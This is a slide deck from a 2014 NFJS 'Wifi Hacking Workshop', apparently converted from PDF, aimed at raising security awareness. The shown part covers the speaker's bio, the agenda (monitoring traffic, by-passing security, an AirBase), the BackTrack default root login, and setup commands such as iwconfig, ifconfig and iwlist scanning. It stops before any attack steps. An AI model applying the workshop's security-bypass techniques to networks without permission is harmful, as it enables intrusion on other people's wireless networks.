

|NFJS Software Symposium Series 2014

Wifi Hacking Workshop

Ken Sipe





<http://kensipe.blogspot.com/>
<http://del.icio.us/kensipe>
twitter: @kensipe
ken.sipe@gmail.com

Developer: Embedded, C++, Java, Groovy, Grails, C#, Objective C
Speaker: JavaOne 2009 Rock Star, NFJS, JAX

Microsoft MCP

Sun Certified Java 2 Architect

Master of Scrums


Agile Coach

Instructor: VisiBroker CORBA
Rational Rose, OOAD



- VMWare Player
- 2GB + disk space
 - Back Track 5 R2
 - BT5R2-GNOME-VM-32
- Wifi Adaptor

- Raise Awareness
- Security






- Wifi Hacking Setup
- Monitoring Traffic
- By-Passing Security
- Setting up an AirBase

Lab1: Setting Up and Test

Install Back Track

Ack & Nack



"The quieter you become, the more you are able to hear."

■ Login

- usr: root
- pw: toor

■ Start xwindows

- >startx




■ Connect ALFA device

- make sure it is associated with the vm



■ Configure wireless

□ iwconfig



The screenshot shows a terminal window titled "BT5R2" running on a Backtrack 5 R2 desktop environment. The terminal window has a dark background with light-colored text. The title bar includes standard icons for window control and a status bar showing the date and time: "Wed Jun 20, 11:05 PM". The menu bar contains "Applications", "Places", "System", and a "Terminal" icon. The window title is "root@bt: ~". The terminal prompt is "root@bt:~#". The output of the "iwconfig" command is displayed:

```
root@bt:~# iwconfig
lo      no wireless extensions.


eth1    no wireless extensions.

wlan0   IEEE 802.11bg  ESSID:off/any
        Mode:Managed  Access Point: Not-Associated Tx-Power=20 dBm
        Retry long limit:7  RTS thr:off  Fragment thr:off
        Encryption key:off
        Power Management:off

root@bt:~#
```

At the bottom of the terminal window, there is a large watermark or logo for "back | track 5" with a stylized "5".


- ifconfig wlan0 up
- ifconfig wlan0
- note: mac address



```
BT5R2
Applications Places System Terminal Help
root@bt: ~
root@bt:~# ifconfig wlan0 up
root@bt:~# ifconfig wlan0
wlan0      Link encap:Ethernet HWaddr 00:c0:ca:4f:85:ea ←
           UP BROADCAST MULTICAST MTU:1500 Metric:1
           RX packets:0 errors:0 dropped:0 overruns:0 frame:0
           TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

root@bt:~#
```

■ iwlist wlan0 scanning

